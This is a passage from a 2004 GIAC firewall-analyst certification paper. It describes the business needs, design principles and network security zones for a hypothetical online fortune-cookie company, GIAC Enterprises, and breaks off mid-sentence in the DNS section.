Global Information Assurance Certification Paper

GIAC Enterprises Network Design and Implementation

GIAC Certified Firewall Analyst (GCFW) Practical Assignment

Version 3.0 (January 28, 2004)

Michael Harvey

July 5, 2004

Table of Contents

Abstract

This paper presents the design and implementation of a network security architecture for GIAC Enterprises, a hypothetical company selling fortune cookie saying online. First, the company's structure and business needs are defined and a network access policy is derived and described for access by customers, suppliers, partners, employees, the mobile sales force, and the general public. The network architecture is then defined and the security role of each component is described. The components described include a filtering router, inner and outer firewalls, a VPN solution, network-based IDS systems, and an IP addressing scheme. The security policy and component configuration are presented in detail for the filtering router, the outer firewall, and the VPN solution. A work procedure is also provided to detail how a remote user account is configured for VPN access using an SSH tunnel to access company email. In addition, the "Design Under Fire" section takes a previously submitted GIAC GCFW practical and outlines an attempted attack against the network, outlining the attack phases of reconnaissance, scanning, system compromise, and retaining access.

Assignment 1 – Security Architecture

1.0 Overview

This section describes the business model, security requirements, and security architecture for GIAC Enterprises.

1.1 History

GIAC Enterprises is an up and coming e-business specializing in the on-line sale of fortune cookies. The founder of GIAC Enterprises, and the current CEO, brought to life the idea of creating custom fortunes for customers based on business or personal needs. For example, a restaurant could have fortune cookies with sayings customized relating to individual customers, seasons, holidays, or any other circumstances. In the beginning all of the customers were located locally and the founder worked personally with each customer.

In the early days, the company's founder was the sole fortune writer and poured her creative genius into Microsoft Word on her laptop computer and emailed the fortunes to customers or in some cases delivered printed fortunes. After a period of time a friend was hired to create a Web site to house the fortunes and give the customers a way to order and download their fortunes online. The Web site also advertised the service to the public. This early Web site was very simple and was housed using an ISP Web hosting service that allowed only limited scripting and sophistication. Also around this time new people began joining the company. First additional fortune writers were hired and then administrative assistants and sales people.

After a while, fortune cookie makers began to express interest in having fortunes that incorporate advertisements for a product or service. Product advertisement fortunes have proven to be quite lucrative and have provided enough income for the company's founder to expand the company. Several investors have come together to allow the company's services to expand worldwide. The company's profits and investor's dollars will be used to build up the company's IT infrastructure to automate the business processes and bring the company's products to a worldwide customer base. Software developers have been hired to develop a new company Web application to be hosted and managed in-house and business partnerships are being formed with other companies to translate and resell fortunes.

The CEO of GIAC Enterprises wants to invest in a strong and robust network security architecture to protect the intellectual property upon which her company depends for its existence. GIAC Enterprises has hired this consultant to design and implement a network security architecture for the company. The remaining information in this section discusses the groups within GIAC Enterprises, what those groups do, and how they interact to conduct business operations. The company provided this information through a series of interviews with company personnel.

1.2 Groups

It is critical to learn and document as much as possible about a company's business operations and the communication needs of each functional area so the security boundary design can accommodate the full spectrum of the company's networking needs. The main goal is to minimize unknown or unexpected requirements arising after the network design is complete and deployed. Making changes to the design early in the process is easy and cheap. Changing a deployed network security boundary can be much harder and more costly if new requirements cause a change in security posture or require new software or hardware. People have a nasty habit of forgetting things they do in their job until the moment they need to do them, so a good interview technique is to step through a typical day and identify how each user uses the network for different tasks. Since GIAC Enterprises is a relatively small company, it was possible to interview each employee.

The following groups are involved in carrying out GIAC Enterprises business operations as identified in the interview process.

- **Customers** – Customers are companies or individuals who purchase fortunes from GIAC Enterprises. Most customers are makers of fortune cookies, including restaurants, but some are individuals who request fortunes for special events or for personal use such as in greeting cards. Customers order and download fortunes using the GIAC Enterprises Web application. The Web application also handles credit card payment.
- **Outside Fortune Suppliers** – Suppliers are people contracted to provide fortunes. These people are creative writers who are contracted individually by GIAC Enterprises to write fortunes and are paid on a per-job basis. Outside Fortune Suppliers are generally tasked as needed based on business load. Suppliers are tasked by the in-house fortune writers / reviewers. Suppliers access their assignments and upload the fortunes they create using the GIAC Enterprises Web application.
- **Partners** – Partners are people or companies contracted by GIAC Enterprises to translate or resell fortunes. Translators take fortunes supplied in one language and translate them into another language, taking cultural meaning into account. Resellers expand GIAC Enterprise's business by reselling fortunes to specialty markets around the world. Both translators and resellers access fortunes using the GIAC Enterprises Web application.
- **Employees** – Employees work directly for GIAC Enterprises and perform the core functions of the company. All employees work from the GIAC Enterprises office, with the exception that mobile salespeople spend time on the road visiting customers and potential customers. The number in parenthesis after some of the groups indicates the current number of employees in that group. If no number is given, the function is inherently performed by one person.
    - **CEO** – The Chief Executive Officer and founder of GIAC Enterprises. The CEO is responsible for the overall operation of GIAC Enterprises and accesses all business and financial aspects of company operations.

- **Fortune reviewers / writers (2)** – Each person in this position reviews, categorizes, and accepts fortunes from suppliers. The position also sometimes writes fortunes depending on overall work load. Fortunes are created, accessed, and manipulated using the GIAC Enterprises Web application.
- **Web developers (3)** – Web developers write and maintain the GIAC Enterprises Web application. The developers write and test code using their desktop development computers and development Web and database servers. Developers are also responsible for the configuration management of the application and for deploying updates to the production Web server. There is a lead developer responsible for guiding the other developers and approving changes to the application. Developers also act as the help desk for the Web application.
- **System administrators (2) –** The system administrators deploy and maintain the computing and network infrastructure for GIAC Enterprises. The system administrators will assume day-to-day operations of the network security infrastructure once it is deployed, with the ongoing assistance of this consultant.
- **Sales manager** – The sales manager supervises the mobile sales force and interacts with customers and partners. The sales manager also approves access for new customers, suppliers, and partners in the Web application.
- **Administrative assistants (2)** – Administrative assistants provide general office support. They enter information for new customers, suppliers, and partners into the GIAC Enterprises Web application and create new Web accounts to be approved by the sales manager. The administrative assistants also handle the business finances using Intuit Quicken and a personnel database containing employee information. Quicken is installed on one of the administrative assistant's Windows XP desktop system and the other administrative assistant accesses Quicken remotely over the network. The personnel database is implemented using Microsoft Access which also resides on the first administrative assistant's desktop computer.
- **Mobile sales force (2)** – Mobile sales people visit current and potential customers to promote GIAC Enterprise's product. They provide samples of fortunes and give a presentation of the Web application interface. The sales force can use the GIAC Enterprises Web application to place fortune orders to be filled by suppliers or fortune writers.

- **General Public** – The general public accesses the GIAC Enterprises Web site to receive information on services and contacts for to GIAC Enterprises.

1.3 Growth Potential

A good network design must take into account not just what things look like at implementation, but also how the organization might grow and how the network will handle the growth and scale up to meet new demands. In the interview process, the

CEO identified the areas of anticipated growth based on the company's strategic plan. The CEO anticipates the following growth areas over the next two years.

- The company will hire two to four new fortune reviewers/writers.
- The company will hire two to four new mobile sales people.
- The company will hire one more Web developer.
- The company anticipates rapid growth in the number of customers. The number of fortunes sold is anticipated to increase from 500/day currently to 15,000/day within two years. The number of customers (individuals and companies) is expected to increase from 80 currently to 2500 within two years.
- The number of suppliers and partners will vary and likely increase on average with the demand for fortunes.

Based on the CEO's information, there will be four to eight new direct employees for the company hired within the next two years, but the biggest area for growth will be in the number of customers and the number of fortunes handled through the Web application. Thus high expandability in terms of numbers of computers and employees is not a critical design concern and GIAC Enterprises will remain a small business for the foreseeable future.

1.4 Types of Data and Tools

GIAC business operations encompass the categories of information and tools described below. Note that at the time of the interviews, the Web application, mail server, and database had not yet been deployed in production so some flexibility in their configuration and placement was available in the network boundary security design. However, much of the hardware and basic architecture had already been purchased and configured.

- Fortunes: Fortunes are the sayings, predictions, and words of wisdom purchased by customers. Fortunes are written by suppliers and in-house writers and translated by partners. Fortunes are stored in a PostgreSQL database located on a separate computer than the GIAC Web application. Fortunes are written on the desktop and laptop computers of in-house writers and suppliers and uploaded to the database via the Web application. Access to fortunes is strictly controlled within the Web application based on need-to-know. Customers may only access fortunes that they have purchased. Suppliers and partners only may access fortunes they are contracted to work with.
- Source code and programs: Source code is written by the developers and is compiled into programs that, along with non-compiled script programs, comprise the Web and database applications. Only developers may access source code and deploy program updates to the Web application. Programs are tested on development Web and database servers before being deployed to the production Web server. The Web developers from the beginning designed with security at the top of the list of priorities. One of the Web development security guides used by the developers can be found at http://www.developer.com/security/article.php/640891.

- Development tools: Development tools are software used by the developers in the process of writing source code and deploying programs. The develop tools reside on each developer's Linux desktop computer. The desktop computer of one of the developers hosts the CVS application (Concurrent Versions System) used as the central repository of source code and also for version control of the software. Source code and other data are shared via NFS (Network File System) among the developer desktop Linux computers and the development Web/Database server. Software is developed using the high quality development tools available for the Linux operating system such as the GNU C++ compiler, Perl, shell scripts, and a Java development environment. Many of the tools used are referenced from the Apache home page, http://www.apache.org under the list titled "Apache Projects".
- Production Web server: The Web server software on the production and development Web server is Apache 2.0.49 running on Red Hat Enterprise Linux ES. SSL is enabled and uses a certificate purchased by the company from VeriSign. SSL is configured to use its standard port of TCP 443. The Jakarta package is used to provide a Java solution for the Web server. Versions of each package will be updated as new releases become available to fix bugs or improve capabilities. The production Web server is accessed by all GIAC business operations groups.
- Public Web server: Public access to the GIAC Enterprises home page will occur via a separate Web server running on a physically separate server system. The public Web server provides information about the company and fortune samples. This Web server is Apache 2.0.49 running on Red Hat Enterprise Linux ES and uses the HTTP protocol over TCP port 80 (no encryption). Authentication is not required to access the public Web site since the information is intended to be openly available to the general public.
- Development Web server: A Web server is maintained for development and testing separate from the production Web server system. The development Web server uses the same operating system and application configuration as the production Web server except that it uses an internally generated certificate for its SSL configuration. No access to this Web server is required from outside of the GIAC Enterprises internal network. The development Web server is accessed only by developers.
- Desktop applications: The standard desktop computer used by all employees except developers consists of a desktop PC system running Windows XP Professional and Microsoft Office Professional. Development desktop computers run the Fedora Core 1 Linux operating system and various development tools as defined above. All employees use their desktop computers to surf the Web. All Windows systems have the Norton Internet Security package installed, which includes anti-virus and personal firewall software. All Linux desktops have the Netfilter firewall enabled to protect against unauthorized access.
- Email: Corporate email is provided by the qmail mail server with qmail-pop3d POP3 (Post Office Protocol) capability. Users with Microsoft Windows systems access mail using the POP3 protocol and the Microsoft Outlook Express email client. Users with Linux systems access mail using the POP3 protocol and the Netscape mail client. The POP3 protocol uses TCP port 110 and authenticates using clear text passwords. Qmail uses the SMTP (Simple Mail Transfer Protocol) for sending and

receiving email to and from the Internet. The email client programs send mail using SMTP by relaying the mail through the qmail server. Email is currently used only by employees internal to the corporate network but in the new network design the CEO requires remote access to email for employees authorized for remote access as defined below. The company would like to stay with qmail and POP3 as the email solution for the near future due to the level of effort already placed into making it work properly with the different mail clients and the desire to keep the system administrators focused on deploying the new infrastructure.

- Employee remote access: Employee remote access centers on the GIAC Enterprises Web application. The Web application allows access to the most common GIAC Enterprises functions including the submission of fortunes by writers and suppliers, access to fortunes by partners and resellers, and approval of fortunes by the writers/reviewers. Access to these functions is via the Web application and requires no special remote access facilities other than an SSL-enabled Web browser and Internet access. Additional remote access requirements include access to the POP3 / SMTP email server and system administrator access. GIAC employees will only use company-provided laptop computers to remotely access GIAC Enterprises business functions. The following remote access requirements are approved by GIAC Enterprises security policy.
    - The GIAC CEO, mobile sales force, sales manager, and writers/reviewers will access the Web application and email using company-provided laptop computers. The laptop computers will connect either directly to available network services, such as a hotel network or home ISP, or will dial in from customer remote sites to a dial-in access service provided by the GIAC Enterprises ISP. These users may access the secure GIAC Web application from non-GIAC systems in an emergency, but policy forbids employees from accessing corporate email from personal or other non-GIAC Enterprises computers. When located at the home office, these laptops will connect to the administration network and be treated as administrative desktop systems (not to be confused with system administration).
    - Partners, suppliers, and customers access their respective capabilities using the Web application from virtually any location on the Internet. These users do not access corporate email.
    - No other GIAC employees are permitted to perform their functions remotely. All system administration access will be performed locally. System administrators live near the GIAC Enterprises office and remote system administration capability was judged not to be worth the increased risk.
- Production Database: A PostgreSQL database is used to store all fortunes and fortune-related information. The database also contains the necessary Meta information necessary for the Web application such as user account information and fortune transaction logs. The database server application runs as an unprivileged user that is only used for the database. The database listens at TCP port 5432 and does not use any encryption or strong authentication by default. Fortunes are the bread and butter of this company and the information stored in the database is the most important to company's operations. The company could suffer great financial loss if competitors gained access to the fortunes stored in the database. Note,

however, that once fortunes are sold and downloaded by customers, their release to the public becomes much less of an issue since the customers have already paid for and received the fortunes to use as they see fit. It is primarily the pre-sale fortunes and fortunes being developed that require protection from unauthorized disclosure. Partners and suppliers are under contract not to disclose fortunes and to upload completed fortunes via the Web application as soon as they are completed. Fortunes are not to be archived on partner or supplier computer systems. The Web application and database are configured to strictly control access to fortunes based on need-to-know principles. Suppliers and partners can only access fortunes they are contracted to work with and no others.

- Development database: A development database is configured on the same system that hosts the development Web server and the development database will only be accessible from the development network.
- Financial and personnel information: The administrative assistants handle the business finances using Intuit Quicken and a personnel database containing employee information. Quicken is installed on one of the administrative assistant's Windows XP desktop system and the other administrative assistant accesses Quicken remotely over the network. The personnel database is implemented using Microsoft Access which also resides on the first administrative assistant's desktop computer. Only the administrative assistant's and CEO's personal computers need to access Quicken and the personnel database.
- Web surfing from internal network: All GIAC Enterprises employees are permitted to surf the Web from their desktop systems located within the corporate network boundary. Web surfing consists of outbound access to ports 80 (HTTP) and 443 (HTTPS) to any host on the Internet with the caveat that company management wants the capability to block certain sites that aren't consistent with company values or that pose a security risk.

Table 1-1 maps the groups of users defined in section 1.2 to the different information and tools defined in section 1.4. This table makes it easier to see at a glance what groups need to access what information and tools.

Data / Tools Groups	Fortunes via Web App	Source Code / Programs	Development Tools	Corporate Email	Remote Access Email	Database, Prod and Dev (Direct Access)	Financial / Personnel	Web Surfing From Inside
Customers	X							
Suppliers	X							
Partners	X							
CEO	X			X	X		X	X
Writers / Reviewers	X			X	X			X
Developers	X	X	X	X		X		X
Sys Admin	X	X	X	X		X		X
Sales Manager	X			X	X			X
Admin Assistants	X			X			X	X
Mobile Sales Force	X			X	X			X
General Public	X							

Table 1-1: Access vs. User Groups

1.5 ISP Service

GIAC Enterprises has purchased Acme Business Internet service. This service provides a 5 Mb/sec bi-directional connection, fourteen static IP addresses, and parking of one domain on the ISP's DNS servers. The service also offers dial-in access as a secondary connection option, which is ideal for the remote users when they do not have access to a broadband connection. The ISP's dial-in connection service connects the remote systems to the ISP's network and provides dynamic IP addressing in a fixed range. Note that the dial-in service is shared by all of the ISP's customers and not just GIAC Enterprises. There is no increased level of trust with the dial-in network compared to the Internet. DNS services are provided by the ISP.

With the overhead of Web page graphics, an average fortune download results in 100KB of network traffic. Required bandwidth is calculated as 15,000 fortunes * 100KB = 1.5GB of Web server traffic per day. In a sample worst-case scenario where this traffic is concentrated within an eight hour work day, this translates to an average network bandwidth of around 417Kb/sec (kilo-bits per second). This falls well within the available 5 Mb/sec available from the ISP as discussed in section 1.5. The addition of traffic from the public Web server, email, and employee Web surfing are not anticipated to exceed the available bandwidth or interfere with the production Web application. If Web surfing or email does begin to cause network bandwidth issues in the future, the CEO has determined that the Web and email traffic will be controlled by a usage policy.

1.6 Budget

GIAC Enterprises has budgeted $15,000 for the hardware and software necessary to build the network security infrastructure. As GIAC Enterprises is a small company and investor money is limited, this budget is firm and cannot be exceeded. Note that this cost does not include the consulting fees and labor needed to implement the security architecture as this was negotiated separately.

GIAC Enterprises has an existing computing facility that includes rack space, shared keyboard/monitor access, uninterruptible power supply service, 100 BaseT switches, and physical support for the computing infrastructure. The cost and configuration of these items is not included in the network security architecture budget.

2.0 Design

This section discusses the process used to design the network security infrastructure for GIAC Enterprises.

2.1 Network Design Principles

The design principles discussed below apply to all aspects of network security implementation. GIAC Enterprises will incorporate these principles into their corporate security policy and train personnel on the principles.

- Least Privilege: Only the minimum necessary privilege to meet a requirement will be granted. This principle applies to all aspects of network design and host configuration. For example, a Web server application should run under a user account with only enough privilege to access the Web server files and programs but no other programs or data on the system. Running a Web server as the all-powerful root or administrator user would allow access to any part of the system and greatly magnify the damage that can be done if the Web server application is compromised. Another example of least privilege would be to use a firewall to allow only authorized access between different networks and block unneeded network access.
- Individual User Accounts: Each user will have an individual account and will only be provided an account on systems to which access is required for business purposes. Users may not share their account with others. This greatly enhances accountability and makes it easier to trace security violations and user activity to individuals.
- Deny by Default: Access rules, by default, will be configured denying any access that is not explicitly permitted. This approach ensures that any new or unknown types of access will be blocked and only access that has been thoroughly tested and approved will be configured.
- Defense in Depth: Network design will incorporate multiple layers of defense so that if one layer fails there will be another layer to provide protection. An example would be having a firewall block access to an internal Web server, but also have the internal Web server configured to allow only access from internal IP addresses. This way, if the firewall failed and allowed external access to the Web server, the Web

server itself would still block the access and hopefully provide a warning of the failure. Another example would be having a host-based firewall active on each server and network host to block unauthorized activity that might make it past the outer layers of defense. Each host in the GIAC network will run a host-based firewall; Norton Internet Security for the Windows-based systems and Netfilter for the Linux systems.

- Secure Management Access: All system administration access to GIAC Enterprises network and computer assets will use strong authentication and encryption. System administrators will have privileged access to all GIAC Enterprises network and computer assets. Software developers are granted administrative access to their respective development desktop systems and to the development and production database and Web server applications. Note that based on the least privilege principle, administrative access to the Web and database applications does not include administrative access to the operating system, only to the database and Web administrative functions.
- Patch Management: Security vulnerabilities are discovered on a regular basis and vendors release patches to fix the vulnerabilities. GIAC Enterprises system administration personnel will monitor vendor security sites for security advisories and patch releases. New security patches will be evaluated and installed on all applicable systems within one week of release. If evaluation of a new patch reveals possible side effects to operations, a plan to mitigate the side effects or an alternative solution to the security vulnerability will be presented to management within one week for an implementation decision. At a minimum, the system administrators will subscribe to the Computer Emergency Response Team (CERT) Technical Cyber Security Alerts to receive information on current security issues, vulnerabilities, and exploits. Subscriptions can be made at http://www.us-cert.gov/cas/signup.html#ta.
- Configuration Management: The baseline network configuration and all changes will be documented and repetitive tasks such as installing new systems or creating user accounts will have formal procedures written. Documentation and procedures will contain enough detail for someone not familiar with the process to know what commands to execute and what configuration options to select. System administration and security-related documentation will be accessible by only system administration personnel and will be released to others only when a business need exists and only with approval from the CEO.
- Periodic Audit: The security configuration will be audited to verify the security policy is properly implemented and no unauthorized changes have been made.
- Log Review: System and network device logs will be reviewed regularly by system administration personnel. Network design will facilitate easy access to system logs.
- Virus Protection: All systems running any version of Microsoft Windows operating system will run anti-virus software. Virus definition files will be updated once per week. Real-time virus protection will be enabled and a full scan will be configured to take place at least once per week.
- Remote-access Laptop Computers: Laptop computers used for remote access to the GIAC Enterprises corporate network are exposed to untrusted networks. To provide extra protection from these networks, each remote-access laptop computer will have

personal firewall software installed and configured to allow only the communications required for remote access of the GIAC Enterprises corporate network. The users of the laptops will not have local administrative access to those computers and are not authorized to install software or modify the operating system or security configuration. System administrators will install security updates on these systems when the laptops are at the corporate office. The personal firewall is intended to provide enough protection to allow laptops to tolerate a longer period without being patched. If any vulnerability is discovered in the firewall software itself, then the laptop will not be used for remote access until the firewall software is patched.

- Single-service servers: For production services, each service will be hosted on a separate server system. The goal is to have each server system communicate to the outside world on only one network port. This makes it more difficult for an attacker to reach back out to the Internet after compromising a system. For example, after gaining access to a system by compromising the Web server, the second thing an attacker will want to do is to download and install tools which will ensure continued access to the system and hide the attacker's activity. An example of this type of tool is a rootkit, which replaces system binaries with modified programs that will actively hide the attacker's activity by doing things like removing the attacker's programs from a program listing or not listing network connections used by the attacker. To download a rootkit an attacker needs to initiate an outbound network connection or have a separate inbound path to the compromised server from where the tools are stored. If the compromised server is restricted to processing service requests for only one service and no other services or network connections are allowed, it will be more difficult for the attacker to create a network channel to copy the tools onto the system.
- Minimum Services and Software: Only the minimum number of necessary services should be running on any computer system. If a service is not needed, it should not be active, or better yet, should not even be installed on the system. The same applies to any piece of software. If a piece of software is not installed, it cannot be a security problem.
- Time Synchronization: In order to properly evaluate system logs, a common time reference is necessary so that an accurate timeline of events can be created from log entries from different systems.
- Secure Shell (SSH2): All secure shell access, both for system administration and for email access port forwarding, will be configured to use authentication keys (certificates) as the authentication method vice passwords. Certificates provide increased security over passwords. The generation of SSH keys is discussed in the ssh-keygen manual page available at http://www.openbsd.org/cgi-bin/man.cgi?query=ssh-keygen.

2.2 Network Security Zones

Based on the information provided by the company in section 1, a network design consisting of several zones emerged. The zones allow systems with similar levels of access and service exposure to be co-located so layers of defense can be built up to provide defense-in-depth. Each zone will be separated by a security boundary which

will permit only the authorized network traffic to flow between the zones. The following paragraphs define zones within the GIAC Enterprises network. Figure 2-1 provides a graphical view of the zones. Table 2-1 maps the communication requirements between zones. Section 2.3 will describe the security devices and security architecture of the network.




Figure 2-1: Network Security Zones

2.2.1 External DMZ

This zone houses those servers that must directly communicate with the Internet. This zone will house the services listed below, with each service running on a separate server machine in compliance with the single-service server principle discussed in

section 2.1. All servers in this zone run the Red Hat Enterprise Linux ES operating system. Each system has the Linux netfilter firewall active and configured to allow only the authorized connections to and from the system. Embracing the defense in depth principle, this configuration reduces the exposure of each system in the DMZ if one of the other systems becomes compromised.

In addition to the requirements discussed below, each system in the External DMZ may access the ISP DNS servers to perform name resolution. The specific DNS requirements are discussed in section 2.2.6. Also, each system accesses the log server in the management network on TCP port 514.

- Production Web Server: The Linux production Web server houses the Apache Web server application and the associated scripts and programs that make up the GIAC Enterprises Web application. The Web server communicates using port 443 and the Web application is responsible for authorizing users and enforcing need-to-know access. The Web service will use TCP port 443 and SSL with a certificate purchased from VeriSign to provide the server with an encrypted communications channel and an official proof of identity. SSL is the Secure Sockets Layer, which provides encryption and strong authentication for the Web application to help protect against network interception and unauthorized access of data. A certificate provides a proof of identity, and having a certificate from a globally trusted source like VeriSign provides a greater level of trust in the Web server's identify than a certificate generated in-house. The application programs will be updated by the Web developers using an SSH2 (secure shell) session, and access to the SSH2 service will be restricted to only the development Web/Database server which also houses the CVS code repository. Users with remote access connect to the Web server from the ISP dial-in subnet or Internet.
- Public Web Server: The Linux public Web server provides the general public with information about GIAC Enterprises and allows the public to access fortune samples. The public Web server runs the Apache Web server and uses the HTTP protocol over TCP port 80 for access. Authentication and SSL are not used. This server contains all of the information the public requires and does not access the production database for information. The application programs will be updated by the Web developers using an SSH2 (secure shell) session, and access to the SSH2 service will be restricted to only the development Web/Database server that also houses the CVS code repository.
- SMTP / POP3 Email Server: A Linux qmail server provides SMTP mail services. The server accepts inbound mail and sends outbound mail over SMTP TCP port 25. Inbound mail arrives at the server from the Internet and outbound mail arrives from the mail clients in the different internal network zones. Remote users send outbound mail by connecting to the SMTP email server using an SSH2 tunnel that uses the port forwarding feature of SSH2. SSH2 transits the zone using TCP port 22, but once arriving at the SMTP server, the connection is re-routed to the SMTP port 25. The SSH2 tunnel provides strong authentication and encryption for remote mail access for internal email messages. The SMTP

mail server is configured so that it cannot be used by external entities as a mail relay and abused by those who send spam email. Qmail also provides POP3 mail service for user's email clients to retrieve email. The POP3 service runs on TCP port 110 and is not encrypted and provides for clear text password authentication. The clear text data only transits the internal network. Remote access users access the POP3 service via an SSH2 tunnel that uses the port forwarding feature of SSH2. SSH2 transits the zone using TCP port 22, but once arriving at the POP3 server, the connection is re-routed to the POP3 port 110. The SSH2 tunnel provides strong authentication and encryption for remote mail access. More information on qmail can be found at http://www.qmail.org/top.html. It would have been possible to split the SMTP service from the POP3 service and locate the POP3 server in an internal network zone. This split was not done because of the remote access requirement to POP3, which means opening up SSH2 port 22 from anywhere on the Internet to facilitate remote users. It was decided that the risk introduced by allowing port 22 from the Internet to a protected internal network zone was greater than the risk of having the POP3 server located within the External DMZ. Note that this system is somewhat of an exception to the single-service rule since two services are active (POP3 and SMTP). This is mitigated somewhat by the POP3 service only being accessible from the internal network or to external users via a strongly authenticated and encrypted SSH2 channel.

- Web Proxy: A Linux squid Web proxy system is present to proxy Web access to the Internet from the internal network. The proxy will be configured to block or selectively filter Web sites that aren't consistent with company policy or good security. The squid Web proxy uses TCP ports 80 and 443 to access the Internet and listens on port TCP port 8080 for connections from internal systems. More information on the squid proxy can be found at http://www.squid-cache.org. Remote users access the Web directly from their corporate laptop computers with protection provided by the personal firewall and virus scan software which is part of the Norton Internet Security suite.

2.2.2 Development Network

This zone contains the development desktop computers and development Web / database server. The communications that need to traverse the boundary of this zone include access from the development desktop computers to the Web proxy server and inbound access from the administrative zone to the development server. Also, the development Web / database server may access the production Web server using the SSH2 protocol so that developers may update and manage the production application.

The development server also runs the CVS code repository so this system was chosen as the single point of access for reaching the production application by the developers who maintain it. It was decided not to allow the development desktop computers have access to the production servers directly in order to have one more layer of defense in depth since the desktops can surf the Web but the development server cannot. Developers use SSH2 to access the development server and then use SSH2 from there

to access the production server. All other development activity is performed within the development network zone. All servers in this zone, in addition to the main services offered, also run the SSH2 service for administrative access only from the internal management network. The communication requirements of this zone are as follows.

- Development desktop computers: In addition to Web surfing and email, the development computers may use NFS to share files with other development computers and directly access the development Web server with SSH2, SSL, and SQL queries all only within the development network zone. Each system also accesses the log server in the management network using TCP port 514.
- Development Web/Database Server: This system may only be accessed from within the development network zone via SSH2 and from the administrative network zone using SSL TCP port 443. Outbound, this system can access the production Web server using the SSH2 protocol on TCP port 22. Each system also accesses the log server in the management network using TCP port 514.

2.2.3 Administrative Network

This zone contains the desktop computers of the administrative assistants, the sales manager, the CEO, the Writers/Reviewers, and the sales people. The communication requirements of this zone are as follows.

- Desktop Computers: The desktop computers in this zone access the Web proxy server and the production Web server. Access is permitted from each system to the SMTP / POP3 server in the DMZ on SMTP TCP port 25 and POP3 TCP port 110. Each administrative desktop computer runs the Windows XP operating system. Each Windows XP system has the freeware Kiwi Syslog Daemon 7.1.0 installed to enable the Windows XP system logs to be sent to the central Linux syslog server on the management network. Outbound syslog information is sent over TCP port 514. Information on the Kiwi syslog daemon can be found at http://www.kiwisyslog.com.

2.2.4 Management Network

This zone houses the network management systems including the system administrator desktop computers and the log server. The communication requirements of this zone are as follows.

- Desktop Computers: These computers are Linux desktop systems used for network management. These systems must access outbound to each DMZ system, the POP3 email server, and the development Web/database server using SSH2 TCP port 22. These systems also access the SMTP / POP3 mail server at TCP ports 25 and 110 and the Web proxy at TCP port 8080.
- Log Server: Inbound syslog UDP port 514 from systems in all zones is permitted. The log server will run the swatch program configured to monitor and alert when

suspicious activity is seen. More information on swatch can be found at http://swatch.sourceforge.net.

- Intrusion Detection Systems: An intrusion detection system (IDS) monitors the External DMZ network zone and the link to the administrative, development, and data network zones as will be discussed in section 2.3. Each intrusion detection system will be dual-homed, with one network interface passively monitoring the active zone network and the other network interface will be connected to the management network zone. The passive monitor interfaces have no IP address assigned and connect to the network using a hub. All access to and from the IDS systems are over the management network and no IDS traffic crosses out of the management network zone.

2.2.5 Data Network

The data network contains the production database server. This server was located within its own network to provide the highest level of protection as this system contains the most sensitive information needed for GIAC Enterprises to perform its business. Inbound, the production database must be accessed from the production Web server over the PostgreSQL TCP port 5432. Also, the server is accessed inbound for management purposes from the management network and from the development Web / Database server using the SSH2 protocol over TCP port 22.

2.2.6 DNS

DNS provides IP address to name mapping and is required for access to the Internet. In this network architecture, the use of DNS for communication between internal systems is eliminated by hard-coding the host names and IP addresses into each system's local host table. This is practical due to the relatively small number of systems in this network and would not be practical in a larger network. Only systems in the External DMZ require DNS in order to facilitate Internet access. DNS for the external servers, both for outbound access and for Internet systems to find the servers, is provided by the ISP's DNS system.

Attackers can attack DNS in several ways, both to gather information and as part of an active attack. One way information about a network can be gathered in bulk is by performing a DNS zone transfer. A zone transfer provides all DNS information in one transfer. Zone transfers should be allowed only to trusted secondary DNS servers. It was verified that the ISP does restrict zone transfers in this manner. In addition, the ISP only places the minimum necessary information in the DNS records, such as IP address, system name, and mail exchanger information. Other information like operating system version is not included in order to minimize how much information an attacker can obtain. Lastly, to protect against an attacker compromising the DNS service itself, the ISP keeps its DNS software updated to the latest version. Older versions of the BIND implementation of DNS, which the ISP uses, have been vulnerable to buffer overflow and other problems that can be used by an attacker to run programs

